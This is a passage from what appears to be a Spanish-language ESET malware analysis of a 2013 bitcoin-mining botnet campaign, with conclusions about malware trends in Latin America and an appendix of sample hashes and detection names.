


Imagen 13 - Fechas de compilación.

Precisamente, puede verse que las fechas de compilación de las muestras empaquetadas y las originales, ambas propagadas de manera simultánea, datan del 23 de mayo de 2013. Si en el día de hoy

estos miners lograran comunicarse con el *pool*, serían capaces de recibir las tareas para continuar minando bitcoins, pero sin éxito:




Imagen 14 - Sync con el pool de BTC.

En algunos casos, esto demuestra que un ataque puede seguir activo y propagándose, incluso años después de que sus creadores hayan dejado de utilizarlo.

Conclusiones

Campañas como la descripta en este artículo se encuentran a diario en los Laboratorios de ESET, donde un código malicioso o una familia de ellos pueden ser utilizados por cibercriminales con el fin de engañar, persuadir y abusar de los recursos de sistemas ajenos, ya sea para el robo de información, los ataques de denegación de servicios e, incluso, la minería de bitcoins.

El análisis de esta campaña, que tuvo sus orígenes en 2013, evidencia la manera en la cual un código malicioso busca aprovecharse de las tecnologías durante un momento específico, en este caso, años en los cuales la complejidad de los bitcoins hacía que su generación con computadoras hogareñas fuese rentable para el ciberdelito.

En el mismo sentido, el uso de botnets para estas acciones estuvo principalmente latente entre 2013 y principios de 2015, un período de tiempo donde la dificultad para generar bitcoins se incrementó:

Imagen 15 - Complejidad BTC.

Luego del análisis de casos similares a este, los laboratorios pueden encontrar patrones que se repiten a lo largo del tiempo en el mundo del cibercrimen y, así, comprender parte de su accionar. Desde lo particular a lo general, se pueden entender cuáles son los factores que pueden comprometer la seguridad de un sistema, y de esta manera ayudar a empresas y usuarios a mantenerse seguros en línea.

A lo largo de los últimos años, es posible notar un incremento en la aparición de familias de malware que afectan específicamente a países de América Latina. Esto comprende desde campañas dirigidas, como ***Liberpy*** o ***Medre***, hasta grandes botnets que afectaron de manera general a todos los países de la región, como los casos de ***Bondat*** y ***Dorkbot***.

En este contexto, los Laboratorios de ESET continuarán trabajando para ayudar a detectar, bloquear y detener las campañas maliciosas que afectan a los usuarios, ya sea abusando de los recursos de sus sistemas, robando su información o secuestrando los datos que resguardan.

Apéndice

Hashes

59903F032C8BCE56C7820CBE9E7723C70B1FC10A
964CAE6D3C5B91FACE0F015E6F04F372D5600898
40BC008824533FE7AAB84425644E32C5EB29BF54
E7188F613CE79762FF47B492D324D313D7272441
91D4BFCBBE98F4F64262387485D5773199376F93
DB5C1827F4F2BFE33E8B811A8954746C2504AD4D
D4E5FF0BFEE4005CC6C9E1F256E7F71092887D3F

Detecciones de ESET

MSIL/CoinMiner.A
MSIL/CoinMiner.B
MSIL/Injector.ABW
MSIL/Injector.GIH
MSIL/Injector.CKF
MSIL/Injector.ATF